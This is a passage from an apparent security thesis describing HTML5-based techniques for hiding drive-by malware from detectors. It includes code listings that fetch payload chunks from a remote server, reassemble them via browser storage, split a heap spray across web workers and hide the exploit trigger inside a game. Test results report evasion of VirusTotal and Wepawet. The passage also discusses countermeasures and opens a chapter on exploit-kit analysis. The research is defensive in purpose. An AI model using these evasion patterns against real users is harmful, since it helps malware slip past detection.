The delegated preparation technique allows a web malware to avoid (at all or partially) the activities related to the decoding and/or the deobfuscation of a string by delegating these to the web browser internals, through the WebSQL API or the IndexeDB API. As described in Section 4.4, these APIs allow to maintain and to query a database on the client side of a web application. The idea we propose is to split the malicious code into a series of chunks and to recompose it at runtime, as typically occurs for simple (de)obfuscation routines. The difference here is that each chunk is stored in a table entry on the local browser database. Then, when the attack has to take place, the retrieval and the preparation of the malicious code is delegated to the database engine through a properly crafted selection query. If a browser implementing the WebSQL API through the SQLlite software is used, the concatenation of the strings can be completely delegated to the SQL engine, by means of the `GROUP_CONCAT()` operator. Otherwise, it would be up to the user-level code to browse the recordset returned by the query and concatenate the resulting strings. The resulting code can be finally executed by using the `eval()` function.

An alternative approach is based on the usage of the `FileReader` API. As described in Section 4.4, this API is meant to be used for dealing with data stored in the local storage of a browser by means of a file-oriented approach. An additional, although less popular, capability of this API concerns with the possibility of managing in-memory generic objects consisting of raw binary data: the `Blob` objects. These can hold an arbitrary number of array of bytes and are provided with a function that allow to convert their content into a single string of text. The aforementioned technique could be adapted by having a malicious code converted into a string of bytes and scattered into several very short arrays. These are sent to the client machine, where are stored as separate arrays in a single Blob object. Whenever the attack has to be triggered, the content of the Blob is converted into text, using the `readAsText()` function available with the FileReader API.

Comment The discussed techniques should prevent signature-based anti-malware systems from detecting malicious code during a static analysis, because the it is assembled dynamically. Moreover, they do not require to apply further encryption nor obfuscation techniques, as the malicious code is implicitly obfuscated by the fragmentation schema used to break it into records. This allows to avoid all the operations that are usually

needed to recover an encrypted/obfuscated code and that are used by detection systems as a hint to guess the presence of a threat. Instead, the malicious code is retrieved by using an application pattern that is apparently harmless and very common in practice. For example, it resembles the code to be written when preparing the text labels to be used when drawing a multi-language user interface. Finally, when the `GROUP_CONCAT()` function is available, the assembling of the original code string is triggered by one single line of user-level code, as it is completely delegated to the SQL storage engine.

Countermeasures A simple, although rough, way to counter the delegated preparation technique is to deny at all the possibility to run code that has been dynamically assembled using the output of a query to the local storage engine. In a similar way, it should be denied the possibility to run code assembled using the `readAsText()` operation of the FileReader API. However, this solution may be too limiting in a context where execution of dynamically assembled code is required. In such cases, a different strategy should be employed.

Among the different approaches proposed in literature, one that seems to be promising for countering the delegated preparation technique is the one based on *taint analysis* (see [94, 61]). This is a particular type of *data flow analysis* that works by marking as *tainted* the data, in a program execution, that comes from a potentially-malicious source. Then, propagation of tainted values is traced along the execution of the program. Finally, is tainted values are used, as input, for the execution of a given set of, potentially-harmful, commands, a warning is produced.

In our case, taint analysis could be applied by isolating all cases where a collection of strings is downloaded from the network, assembled into one string and, then, used as input for a dynamic evaluation function. In order to follow this strategy, taint analysis should be implemented with the possibility to keep track of tainted values, even if these are stored and retrieved from the local storage engine, as shown, e.g., in [136]. A possible way to reduce the number of false positives would be to employ string analysis techniques to mark as tainted only strings that are likely to contain assembly code.

4.5.2 Distributed Preparation

Typically, the operations driving the deobfuscation and the execution of a malware would look harmless in themselves but harmful if considered as a whole. The distributed preparation technique aims at deceiving detection systems by breaking-up the execution of a malware code in several simpler pieces to be executed separately in different contexts. Each piece of code would execute its part of the attack and, then, make available the result to the next part.

From the technical point of view, this idea can be implemented by separating the three activities of gathering the malicious code (in an encoded and/or obfuscated form), deobfuscating it and running it by executing them in different threads through web workers (see Section 4.4). Communication between different workers could be established by using cross-origin client communication primitives (see Section 4.4). Moreover, in order to further confuse detection systems, the communication patterns to follow during the execution of the attack would not be established statically but decided at runtime, by evaluating a function that would decide which other web worker would be the target of a communication at the end of a certain step.

Comment The expectation is that this approach should be able to fool either static and semi-dynamic detection systems because these should not be able to recognize the activity performed by a single worker as part of a more complex distributed algorithm performed by all the involved workers. Firstly, the analysis of the code executed by a single web worker would not reveal any damaging activity. Secondly, it would be hard for a detection system to guess the correct order in which code is executed among different web workers without executing it.

Countermeasures Countering an attack carried out using the distributed technique is likely to be harder than in the case of the delegated technique. Like in the previous case, a rough solution would be to deny at all the possibility to run a dynamic code assembled using data outcoming from an untrusted source (in this case, a message received from another worker). If this solution is not viable, it is possible again to resort to the taint analysis techniques for detecting malicious code by tracing the usage of data coming from untrusted sources. However, the problem here is complicated by the distributed nature

of the application being run. Several solutions have been proposed to this end in the recent literature, such as in [52, 127]. The rationale of these approaches is to introduce a framework able to generalize and aggregate the behavior of the single threads of a distributed application, so to be able to better trace the path followed for performing a malicious activity. These frameworks are able to trace both the activities of the single threads as well as to trace pieces of data exchanged among different threads. There remains, however, one important handicap. Since the communication patterns followed by the workers is not necessarily known *a priori*, but it may be influenced by the execution flow of the application, the taint analysis should be performed in a dynamic way (i.e., by monitoring the execution of the distributed application in a setting where the malicious activity takes place), thus leaving out static and semi-static detection systems.

4.5.3 User-driven Preparation

The user-driven technique is a variant of the distributed preparation technique. Here, the activities related to the preparation and to the execution of a malware are spread across the time that a victim user spends visiting a single page or a collection of pages (i.e., seconds or minutes) rather than being concentrated in few milliseconds. Moreover, in order to avoid the predictability of the sequence, the execution of the single activities is not automatic but it is triggered by the (unaware) user himself. Such an approach falls into the category of the Logic Bombs ([47]).

From a technical point of view, this technique can be implemented by binding the execution of malware activities to the occurrence of some user-triggered events (e.g., the user clicks on a button contained in the web page). A similar approach has been leveraged in the wild by the Nuclear Pack exploit kit (see [80]), whose malicious activity is triggered at the occurrence of a `onmousemove` event. The user-driven preparation technique is based on a more articulated idea. The content of the page is organized in such a way that the victim has to perform an exact sequence of steps in order to enjoy the content of the page (e.g., playing a game). By following this sequence, the victim unintentionally drives the execution of the malware.

A possible refinement of this technique would require to scatter the malware-related activities across several web pages while using the browser local storage to save temporary data.

Comment We expect this technique to be able to escape static and semi-static detection systems because the harmful code is scattered across several parts of the page and its execution is triggered by external non-deterministic events. Moreover, this technique could also be effective against detection systems based on honeyclients as the exact sequence of steps that cause an attack to take place is strongly related to the way a human user would interact with page. With respect to previous attempts of avoiding honeyclient analysis, such approach is much more effective since it would be very complicated for an automatic program to replicate the exact actions leading to the triggering of the attack.

Countermeasures The user-driven technique falls in the more general category of trigger-based behaviors in malware, i.e., hidden behaviors in a code that are activated only when properly triggered. Similarly to what has been said for the previous techniques, the easiest (and more drastic) way to counter attacks based on the user-driven technique would be to deny the possibility to run code whose content has been influenced by the user's input. When such a policy is not viable, it is possible to resort to some of the solutions existing in literature for this class of problems. Namely, detection systems such as the one described in [20, 50] are able to detect, automatically or semi-automatically, the existence of a trigger-based behavior in a code, find the conditions that trigger such hidden behavior and, finally, find inputs that are able to trigger these conditions. The approach being used takes advantage from a mix of analysis techniques and may require a deep instrumentation or a reference execution of the code being analyzed. In our case, it is not clear if the time required by these systems for completing a scan over a malicious code that implements the user-driven technique would be feasible.

4.6 Implementation and Experiments

In the remaining part of this work we present the result of an experimentation aimed at assessing the effectiveness of the proposed techniques[1] In these experiments we reproduced a series of real-world scenarios, where a victim client visits a malicious website which tries to execute one or more JavaScript-based malware. Such malware is obfuscated by means

[1]A copy of the code used in our experimentation is publicly available at the following URL: `www.statistica.uniroma1.it/users/uferraro/experim/malware`.

of the patterns discussed in Section 4.5. The experimentation consisted of the following steps:

1. Selection of a reference set of JavaScript-based attacks publicly available on the web (*base malware*);
2. Analysis of the selected malware by means of a number of malware detection systems;
3. Obfuscation of the attacks by means of the techniques presented in this work (*obfuscated malware*);
4. Re-analysis of the obfuscated malware.

The objective of the experiments is to show that the web pages containing the malware rewritten using our techniques result perfectly clean upon the re-analysis. The malware reference set includes some proof-of-concept attacks published on the web, some of which are summarized in Table 4.1. As already highlighted in Section 4.2, for sake of simplicity but without loss of generality, the sample malware used for the experiments is not real-word malware. In fact, it just implements the *execution* phase and is uses a proof-of-concept payload. All the sample code has been generated by means of publicly-available modules of the Metasploit framework, as summarized in Table 4.1. Some of the selected malware is intentionally dated, hence currently detected by most of (static and dynamic) malware detection tools selected at step 2. Clearly, the detection rate at the last step cannot increase if using novel attacks (i.e. 0-days) as base malware. All the malware samples have been configured to simply execute the Calculator program as result of the attack, but clearly the same results can be obtained by adopting more complex payloads.

Despite lot of malware analysis techniques and tools have been proposed in literature (see Section 4.3), a very limited subset of them is publicly available for use. The malware detection systems used to validate our methods have been VirusTotal ([146]) and Wepawet ([157]). The first is a free online service that analyzes files and URLs for identification of various kinds of malware. VirusTotal aggregates the output of different antivirus engines, website scanners and other file and URL analysis tools. This service allowed for fast testing with more then 40 malware analyzers. VirusTotal uses not only state-of-the-art commercial antivirus engines, based on signature analysis, but also reputation-based engines, IPS engines, browser protection engines, buffer-overflow engines, behavioral engines and other

Malware sample	Target browser	Vulnerability	Public PoC exploit
A	Firefox 8,9	CVE-2011-3659	[113]
B	Internet Explorer 6	CVE-2010-0249	[124]
C	Firefox 3.5	CVE-2009-2478	[10]
D	Internet Explorer 6,7,8	CVE-2010-3962	[84]

Table 4.1: List of malware used in our experimentations

heuristic engines[2]. Wepawet is a platform for dynamic off-line analysis of web-based threats which combines a number of approaches and techniques to analyze code executed by a web page. The core of the system is the JSAND module, which is one of the most advanced low-interaction honeyclients documented in literature. It is able to emulate several environment configurations in order to explore all the potentially harmful code paths. Dynamic analysis is implemented by means of anomaly detection techniques able to discern between benign and malicious code execution. Since the implementation of these analysis tools is constantly evolving, it is important to highlight that all the experiments have been conducted between February and April 2013.

4.6.1 Testing Environment

The obfuscated malware samples have been embedded in a set of web pages and uploaded onto a local web server running Apache 2.2.16 on Linux Debian 6.0. The server machine used for the experiments has been a laptop with an Intel Core i3-370M and 4 GB of RAM. The vulnerable client machine has been a laptop with Intel Pentium Processor P6100 and 2 GB of RAM, running Windows XP SP2 as operating system.

The attacks used in the experimentation target different browser configurations under Windows XP, as summarized in Table 4.1. It is worth noting that some of these browsers, like Internet Explorer, do not provide support for the HTML5 APIs employed by our techniques, which means that some the attacks cannot be really executed against the target

[2]A comperhensive list of the products used by VirusTotal can be found here: https://www.virustotal.com/en/about/credits/

environment. This should not be considered a weakness of the method, since detection based on static code analysis does not require the malware execution. On the other hand, browsers with HTML5 support, like Firefox 8 and 9, have been successfully exploited by means of the modified malware, which means that our obfuscation techniques are able to preserve the timeliness, the order and the correctness of all the low-level instructions required to accomplish the attack. The use of dated hardware for both the server and the client machines has been done to prove that no particular resources are required to execute our HTML5-based techniques.

4.6.2 Experiment 1: Evasion Through Delegated Preparation

The delegated preparation technique assumes that portions of malware, referred to as *malware chunks*, are stored on a malicious server and can be retrieved, for example, by means of the WebSocket protocol. A malware chunk may be a single instruction, a set of instructions, a piece of hex-encoded payload, a pre-computed value and so on. In the example presented below the malicious web page uses the HTML5 WebSocket API in order to establish a TCP connection with the server. The server sends back to the malicious webpage a series of malware chunks that are differently processed based on the specific storage API.

Listing 4.4 shows a basic implementation of the delegated preparation technique (for sake of clarity some details have been omitted and self-explanatory variable names have been chosen). It is assumed that each malware chunk is a single instruction of the original malware. First, a connection with the malicious server is opened (line 3). On the reception of a message (line 4), the received chunk is stored in a local database (line 8). Once the connection is closed by the server (line 12), the full code is reassembled by means of a single call to the `GROUP_CONCAT()` function of SQLite (line 15), which transparently returns the concatenation of all the stored values.

As shown in the previous example, the use of the WebSQL API enables to assemble the malware in a transparent way, thus completely avoiding any string manipulations. Currently, the WebSQL API specification is being supported by Webkit-based browsers, such as Google Chrome, Apple Safari and Opera. In case the target browser does not support Web SQL APIs (e.g., Mozilla Firefox), Web Storage ([150]) or Indexed DB ([149]) could be leveraged instead. Listing 4.5 shows a possible implementation of the previous

Listing 4.4: Evasion through delegated preparation (WebSQL API)

```
1
2  ...
3   var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
4   ws.onmessage = function (evt)
5  {
6     ...
7     db.transaction( function (tx) {
8         tx.executeSql('INSERT INTO Cache (id, chunk) VALUES (?, ?)', [evt.data.id, evt.
              data.chunk] );
9     });
10 };
11 ...
12  ws.onclose = function()
13 {
14    db.transaction( function (tx) {
15        tx.executeSql('SELECT *, GROUP_CONCAT(chunk, "") AS full FROM Cache', [],
              function (tx, results)
16       {
17          malicious_code = results.rows.item(0).full;
18       }, null );
19    });
20 };
21 ...
```

attack by using the Indexed DB API. As for the previous case, on the reception of a message the chunk is stored on the local database (Line 12). When the connection is closed by the server, a *cursor* is used in order to step through all the values in the object store (Line 18). The `onsuccess()` callback (Line 20) is called for each chunk in the object store, which can be processed as consequence (e.g. passed to `eval()`). Also in this case, no string manipulation is performed.

Another HTML5 API that can be used for the delegated preparation is Blob, or BlobBuilder in older browser versions. Both APIs can be leveraged to transparently concatenate a series of strings without using any suspicious string manipulation functions. An example is shown in Listing 4.6, where a BlobBuilder object is used to reassemble a hex-encoded payload obtained by means of a WebSocket connection. In more details, the chunks returned by the server are progressively appended to a BlobBuilder object (line 13). When the server closes the connection, the complete blob is reassembled by means of the `getBlob()` function (line 18). The content of the blob is subsequently read and merged in a single string by means of the FileReader API (line 25). Finally, the resulting payload is processed (line 20). Even in this case no string manipulation functions have been used.

Listing 4.5: Evasion through delegated preparation (Indexed API)

```
1
2  ...
3  var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
4  ws.onmessage = function (evt)
5  {
6     ...
7     var row = {
8        "chunk": evt.data.chunk,
9        "id": evt.data.id
10    };
11
12     var request = objectStore.add(row);
13 };
14 ...
15 ws.onclose = function()
16 {
17    ...
18     var cursorRequest = storeObject.openCursor();
19
20     cursorRequest.onsuccess = function(e)
21    {
22       var result = e.target.result;
23       if(!!result == false)
24          return;
25
26       process(result.value.chunk);
27       result.continue();
28    };
29 };
30 ...
```


Listing 4.6: Evasion through delegated preparation (BlobBuilder API)

```
1
2  ...
3  function init ()
4  {
5     var bb = new BlobBuilder();
6     var ws = new WebSocket("ws://" + server + ":" + port + "/ws");
7
8     ws.onopen = function() {
9        ws.send("Hello!");
10    };
11
12    ws.onmessage = function (evt) {
13    bb.append(evt.data);
14    };
15
16    ws.onclose = function (evt)
17    {
18       var blob = bb.getBlob();
19       var fr = new FileReader();
20
21       fr.onload = function(e) {
22          PAYLOAD = e.target.result;
23          process(PAYLOAD);
24       };
25       fr.readAsText(blob);
26    };
27 }
28 ...
```

4.6.3 Experiment 2: Evasion Through Distributed Preparation

The basic idea of this technique is to obfuscate the malicious code by delegating the execution of different parts of a same malware to different dedicated threads. It can be accomplished by leveraging the Web Worker API supported by most of recent browsers. A graphical representation of the example presented in this section is described through the tree diagram in Figure 4.1. The web workers are represented by nodes and the dependency correlations among web workers are represented by edges. In more details, two web workers `ww1` and `ww2` are used to retrieve the payload. They do not have any correlation, therefore can be concurrently executed (same level). After their termination, `ww3` is activated in order to perform the heap spray (see Section 4.2) . Clearly, this step depends on the output of `ww1` and `ww2`. As consequence, `ww3` can only start once the execution of its children is terminated. The memory corruption data is generated by `ww4`, which finally triggers the exploit. Synchronization among web workers can be managed by means of JavaScript events. It is worth noting that the malware execution path could be more complex of that presented in Figure 4.1 and can be generalized in a graph.

Figure 4.1: Distributed preparation: malware execution path.



A basic implementation of this example is presented in Listing 4.7. The attack discussed in Section 4.2 is used as base malware. At runtime, the malicious page instantiates two web workers (`ww1` at line 5 and `ww2` at line 13), each responsible for delivering a piece of the payload. They are concurrently executed since their tasks are independent each other. When a web worker terminates its work, the generated data is extracted from the received message (line 6 and line 14) and its termination is signaled by means of a `Terminated` event. The execution of `ww3` is triggered once all the required parameters have been obtained (line 21). The third web worker is responsible for executing the heap spray. Afterwards, the code aimed to trigger the exploit is executed (line 28). The exploit data is generated by means of a last web worker (line 32), `ww4`, which returns the series of blocks used to overwrite the memory referenced by the dangling pointer (line 37). Finally, the memory error is triggered (line 41).

The *concurrent preparation* technique can be recursively adopted by leveraging nested web workers (currently supported only by Firefox). Listing 4.8 shows a possible implementation of `ww3` based on nested web workers. The procedure is divided into three phases, each performed by a dedicated web worker. In particular, `ww3a` is in charge of generating the padding data, which is in turn passed to `ww3b` together with the payload (line 9). At this point, `ww3b` can use these parameters in order to assemble the spray block. The last step is performed by `ww3c` (line 16), which generates a random variable containing the spray data. Once the spray is complete, the termination is signaled to the main thread (line 26). Despite `ww3a`, `ww3b` and `ww3c` must be executed in sequence since depending

each others, multiple instances of `ww3` can be executed in parallel in order to speed-up the procedure.

4.6.4 Experiment 3: Evasion Through User-driven Preparation

The user-driven technique is based on the idea that the execution of a malware can be associated to the interaction of the user with a web page. Any web-based attack can be straightforwardly adapted to this pattern. Technically, the execution of a specific block of instructions is associated to the occurrence of a particular event triggered by the user. Only one (or a small subset) of all the possible sequences of actions being practicable by the user leads to the full execution of the malware. The effectiveness of this attack relies on the fact that it not only leverages technical tricks but also human factors, which are difficultly reproducible by means of an automated program like a client honeypot. While this approach is not strictly related to HTML5, such technology introduces lot of functionalities which can be leveraged to realize the user-driven technique.

Clearly, a difficulty of this technique consists in inducting the victim to perform the exact sequence of actions leading to the execution of the malware. The example discussed below shows how a common browser game can be adapted to this purpose. In particular, this makes use of a simple version of the famous Snake game (available at [123]) which is implemented by means of the Canvas API [152]. The canvas is used to draw the plane in which the snake moves, and the direction of the snake can be changed by the user through the direction keys. The canvas is refreshed at progressive time intervals (ticks). The example leverages two functions defined in the original source code: `changeDirection()` and `updateScore()`. The first is in charge of updating the direction of the snake and is called whenever a keystroke occurs. The second function is called whenever the snake catches some food in order to update the user's score. Thus, by playing the game, the unaware user drives the correct execution of the malware.

As shown in Listing 4.9, a hook has been inserted at the beginning of the `changeDirection()` function which performs a call to the `spray_step()` procedure. This performs a single step of the heap spray. It is worth noting that this procedure can be obfuscated, in turn, by means of the delegated preparation or the concurrent preparation. The heap spray remains quite effective since it is executed within a short time, because a new handle to the `keydown` event is created at each tick without cleaning the previous handles (it is an

Listing 4.7: Distributed preparation: main web page

```
1
2  var TERMEVT = document.createEvent("Event");
3  TERMEVT.initEvent("Terminated",true,true);
4  ...
5   var ww1 = new Worker("ww1.js");
6   ww1.onmessage = function (evt)
7  {
8     ROP = evt.data.rop;
9     document.dispatchEvent(TERMEVT);
10  };
11 ww1.postMessage({});
12 ...
13  var ww2 = new Worker("ww2.js");
14  ww2.onmessage = function (evt)
15 {
16    PAYLOAD = evt.data.payload;
17    document.dispatchEvent(TERMEVT);
18  };
19 ww2.postMessage({});
20 ...
21  document.addEventListener("Terminated", function (evt)
22 {
23    if(!!PAYLOAD)
24       ww3.postMessage({'payload': PAYLOAD});
25 } ,false);
26 ...
27 var ww3 = new Worker("ww3.js");
28  ww3.onmessage = function (evt)
29 {  ...
30    ATTR.value = null;
31    var CONTAINER = new Array();
32    var ww4 = new Worker("ww4.js");
33    ww4.onmessage = function (evt)
34    {
35       if( !!evt.data.mem )
36       {
37           CONTAINER.push(evt.data.mem);
38          ...
39       }
40       else
41           ITER.referenceNode;
42    }
43    ww4.postMessage({});
44 };...
```

Listing 4.8: Distributed preparation through nested web workers: Heap Spray

```
1
2  onmessage = function (evt)
3  {
4     ...
5     var ww3a = new Worker("ww3a.js");
6     ww3a.onmessage = function (evt)
7     {
8        var PADDING = evt.data.padding;
9         ww3b.postMessage({'payload': PAYLOAD, 'padding': PADDING });
10    };
11    ...
12    var ww3b = new Worker("ww3b.js");
13    ww3b.onmessage = function (evt)
14    {
15       var SPRAYBLOCK = evt.data.sprayblock;
16        ww3c.postMessage({ 'sprayblock': SPRAYBLOCK });
17    };
18    ...
19    var ww3c = new Worker("ww3c.js");
20    ww3c.onmessage = function (evt)
21    {
22       var CONTINUE = evt.data.continue;
23       if( !!CONTINUE )
24          ww3a.postMessage({});
25       else
26           postMessage({});
27    }
28    ...
29 };
```

imperfection of the original code). It results in multiple calls of the `changeDirection()` function whenever a key is pressed. When the heap spray is done, a global flag `bonus` is set.

A hook has been inserted at the end of the `updateScore()` function, which is in charge of triggering the vulnerability. It is worth noting that the `bonus` and the `score` parameters are checked before performing the call to the `run()` function. In such a way, the malware execution proceeds only whether (1) the heap spray has been completed successfully and (2) the user's score is above a certain threshold. This last requirement would ensure that the player is really a human.

4.6.5 Analysis and Reports

A victim machine has been set-up in order to carry out the validation procedure. In a first phase, we prepared a set of web pages, each containing one of the chosen malware codes, then we verified that the selected malware detection systems correctly classified such pages as malicious. In a second phase, we used the same detection systems to surf the

Listing 4.9: Evasion through User-driven Preparation

```
1
2  function changeDirection( e ) {
3    spray_step();
4
5    for( i = 0; i < keys.length; i++ ) {
6      if( e.which == keys[i][0] || e.which == keys[i][1] ) {
7        e.preventDefault();
8      }
9    }
10   ...
11 }
```

Listing 4.10: Evasion through User-driven Preparation

```
1
2  function updateScore() {
3    score += scoreIncrement;
4    $( '.score' ).html( score );
5
6    if( score > highScore ) {
7      highScore = score;
8      $( '.high-score' ).html( highScore );
9    }
10
11   if( bonus == 1 && score >= 10 )
12     run();
13 }
```

web pages containing the malware rewritten using the novel obfuscation techniques. For each malware, we wrote five different variants based on the three techniques documented in Section 4.5. As discussed before, the tests have been carried out by using VirusTotal, for on-line static and dynamic analysis, and Wepawet, for off-line dynamic analysis. In case of multiple resources constituting the malware, each file has been separately sent to VirusTotal for analysis. In the case of Wepawet, only the URL to the main page has been submitted. Since the implementation of the systems used for the analysis is continuously evolving, which influences the effectiveness of detecting new malware, it is important to highlight that all the experiments have been conducted between February and April 2013.

Malware	Detection ratio
A	11/46
B	31/46
C	30/46
D	28/46

Table 4.2: VirusTotal detection ratio on the sample malware set

Table 4.2 summarizes the detection ratio given by VirusTotal in the first phase for each sample malware in Table 4.1, while Table 4.3 summarizes the results of the analysis performed by Wepawet on the same malware set. As it can be clearly seen, VirusTotal which, we recall, makes uses of 46 different (mostly static) detection systems, and Wepawet were always able to correctly identify the analyzed code as malicious. It is worth recalling that the malware samples were equipped with simple proof-of-concept payloads (such as the execution of the `calc.exe` program). Clearly, the use of more complex payloads can only determine an increase of the detection rate of static analyzers. Conversely, the effectiveness of the obfuscation techniques presented in this work does not depend on the complexity/length of the original malware.

We turn out now our attention to the second phase of the experimentation. Here, all the malware codes rewritten using our techniques have always been able to evade detection, either when analyzed with VirusTotal or Wepawet, even if for different reasons. As expected, VirusTotal was able to classify as malicious only codes where a significant part of the original malware, like entire shellcodes or exploit patterns, was in the same

Malware	Classification Result
A	malign
B	malign
C	malign
D	malign

Table 4.3: Wepawet results on the sample malware set

place. This seems to be mainly due to the limitations of the static approach employed by most of the detection systems used by VirusTotal, as a page is classified as malicious if it matches, within a certain threshold, with a previously-known signature. Even the sandbox-based products used by VirusTotal were not able to detect the threat, most likely due to the limitations of the high-interaction honeyclients discussed in Section 4.3. Such a problem should not affect Wepawet, as it employs a completely dynamic approach based on emulation to establish if a code contains a malware. Despite this, Wepawet always failed in classifying as malicious our code. A careful analysis revealed that this behavior was probably due to the module used by Wepawet to emulate the execution of JavaScript code, which is apparently not able to interpret the HTML5 APIs leveraged by our obfuscation patterns. As consequence, Wepawet did not uncover the modified attacks unless a significant part of the malware code (e.g. the exploit) was in the main web page.

4.7 Summary

In this chapter we presented three obfuscation techniques that leverage on some functionalities of HTML5. These techniques can be used to implement drive-by download attacks able to evade both static and dynamic detection systems. We have experimentally assessed the effectiveness of these techniques by using them to obfuscate and analyze a reference set of web malware. Our results show that, to the best of the detection systems publicly available nowadays, our techniques seem to succeed in evading the detection of the malware.

This result was expected when speaking of static detection systems. The approach used by these systems to identify malicious code is typically based on matching an input code

against a database of malware patterns (signatures). Since the patterns we experimented are still unknown to the existing static detection systems, they went undetected. We obtained the same results when experimenting with semi-static detection systems. These systems implement a blended approach by mixing the signature-based technique with more advanced techniques like heuristics and statistical features in order to distinguish between benign and malign code. Despite this, the semi-static detection systems employed in our experiments were unable to detect the tested malware.

Finally, the experimented obfuscation techniques were also able to deceive, in our tests, dynamic detection systems. This may be surprising as these systems are able to detect a malware not by analyzing its code but according to its behavior. A further investigation revealed that this failure was due to the inability of these systems to recognize and deal with HTML5-related primitives. Thus, a first countermeasure would be to update existing dynamic detection systems with the support for HTML5. This would make it possible to determine if the dynamic approach is able to correctly detect malware obfuscated with our techniques. We also provided several hints about the other countermeasures that could be employed in order to counteract our techniques. As a more general consideration, as far as new web-related technologies increase the range of possibilities for web applications, there is an urgent need of hardening the standard level of security of web browsers as well as increasing the public awareness about the potential dangers of running untrusted web applications.

Chapter 5

PExy: The other side of Exploit Kits

As discussed in the previous chapter, the drive-by download is one of the main techniques used by cyber-criminals to compromise hosts. In the last few years, the drive-by download scene has changed dramatically. We are now dealing with *exploit kits*, which are sophisticated, highly configurable and extensible frameworks incorporating multiple drive-by attacks. In this chapter, we focus on the server-side part of drive-by downloads and propose a novel technique for the automatic analysis of exploit kits.

5.1 Introduction

Over the last few years, the web has grown to be the primary vector for the spread of malware. The attacks that spread malware are carried out by cybercriminals by exploiting security vulnerabilities in web browsers and web browser plugins. Once a vulnerability is exploited, a traditional piece of malware is loaded onto the victims' computer in a process known as a drive-by download [55, 109].

To avoid duplication of effort, and make it easier to adapt their attacks to exploit new vulnerabilities as they are found, attackers have invented the concept of "exploit kits" [1]. These exploit kits comprise decision-making code that facilitates fingerprinting (the determination of what browser, browser version, and browser plugins a victim is running), determines which of the kit's available exploits are applicable to the victim, and launches the proper exploit. As new exploits are developed, they can be added to such kits via a standard interface. Exploit kits can be deployed easily, with no advanced exploitation knowledge required, and victims can be directed to them through a malicious redirect or simply via a hyperlink.

In general, exploit kits fingerprint the client in one of two ways. If the versions of the browser plugins are not important, an exploit kit will determine which of its exploits should be sent by looking at the victim's User-Agent (set by the browser) or the URL query string (set by the attacker when linking or redirecting the user to the exploit kit). Alternatively, if the exploit kit needs to know the browser plugins, or wishes to do some in-depth fingerprinting in an attempt to evade deception, it sends a piece of JavaScript that fingerprints the browser, detects the browser versions, and then requests exploits from the exploit kit, typically by doing a standard HTTP request with an URL query string specifying the victim's detected information, thus reducing this to the first fingerprinting case.

Because of the raw number of different vulnerabilities and drive-by download attacks, and the high rate of addition of new exploits and changes of the exploit kits, the fight against web-distributed malware is mostly carried out by automated analysis systems called "honeyclients", systems that visit a web page suspected of malicious behavior and analyze the behavior of the page to determine its maliciousness [93, 111, 38, 108, 154, 78]. These systems fall into two main categories: high-interaction honeyclients and low-interaction honeyclients. The former are systems that heavily instrument a custom-implemented web client and perform various dynamic and static analysis on the retrieved web page to make their determination. On the other hand, the latter are instrumented virtual machines of full systems, with standard web browsers, that are directed to display the given page. When a malicious page infects the honeyclient, the instrumentation software detects signs of this exploitation (i.e., newly spawned processes, network connections, created files, and so on) and thus detects the attack.

In the basic operation of modern honeyclients, the honeyclient visits a page once, detects an exploit, and marks the page as malicious. This page is then put on some sort of blacklist, and users are protected from being exploited by that specific page in the future. Upon the completion of this process, the honeyclient typically moves on to the next page to be checked.

However, this design represents a humongous missed opportunity for the honeyclients. An exploit kit that is detected in this manner is typically detected based on a single launched exploit. However, in practice, these exploits hold anywhere up to a dozen exploits, made for many different browsers and different browser versions. We feel that

simply retrieving a single exploit and detecting the maliciousness of a page is not going far enough: every additional exploit that can be retrieved from the exploit kit provides additional information that the developers of honeyclients can use to their advantage.

For example, it is possible for honeyclients and other analysis systems to use signatures for quicker and easier detection. A low-interaction honeyclient can create a signature from the effects that a certain exploit has on the system, and this signature could be used by both the honeyclient itself and by other attack-prevention systems (such as antivirus systems) to detect such an exploit in the future. Similarly, high-interaction honeyclients can create signatures based on the contents of the exploit itself and the setup code (typically very specific techniques, such as heap spraying, implemented in JavaScript). These signatures could then be passed to a similarity-detection engine, such as Revolver [65], which can detect future occurrences of this exploit. Finally, an opportunity is missed when moving on from an exploit kit after analyzing only one exploit because other, possibly high-profile, exploits that such a kit might possess will go ignored. If one of these exploits is previously unseen in the wild (i.e, it is a 0-day), detecting it as soon as possible is important in minimizing the amount of damage that such a 0-day could cause.

Our intuition is that, by statically analyzing the server-side source code of an exploit kits (for example, after the server hosting it has been confiscated by the authorities and the kit's source code has been provided to the researchers), a set of user agents and query string parameters can be retrieved which, when used by a honeyclient, will maximize the number of exploits that can be successfully retrieved. Additionally, because exploit kits share similarity among family lines, these user agents and query string parameters can be used to retrieve exploits from other, related exploit kits, even when the server-side source code of these kits is not available. By leveraging these intuitions, it is possible to extract a high amount of exploits from these exploit kits for use in similarity detection, signature generation, and exploit analysis.

To demonstrate this, we designed a system, PExy, that, given the source code of an exploit kit, can extract the set of URL parameters and user agents that can be combined to "milk" an exploit kit of its exploits. Due to the way in which many of these kits handle victim fingerprinting, PExy frequently allows us to completely bypass the fingerprinting code of an exploit kit, even in the presence of adversarial fingerprinting techniques, by determining the input (URL parameters) that the fingerprinting routine would provide

to the exploit kit. We evaluate our system against a collection of over 50 exploit kits in 37 families by showing that it can generate the inputs necessary to retrieve 279 exploits (including variants).

This chapter presents the following contributions:

- We provide an in-depth analysis of a wide range of exploit kits, using this to motivate the need for an automated analysis system.
- We present the design of a framework for the static analysis of exploit kits, focusing on the inputs that those kits process during their operations.
- We develop and demonstrate a technique to recover the necessary inputs able to retrieve a majority of an exploit kit's potential output, focusing on collecting as many exploits from exploit kits as possible.

5.2 Anatomy of an Exploit Kit

In this section, we will detail the anatomy of exploit kits, derived from a manual examination of over 50 exploit kits from 37 different families (detailed in Figure 5.2), to help the reader understand our decisions in developing the automated approach.

In general, the lifecycle of a victim's interaction with an exploit kit proceeds through the following steps.

1. First, the attacker lures the victim to the exploit kit's "landing page". This is done, for example, by sending a link to the victim or injecting an IFrame in a compromised web page.
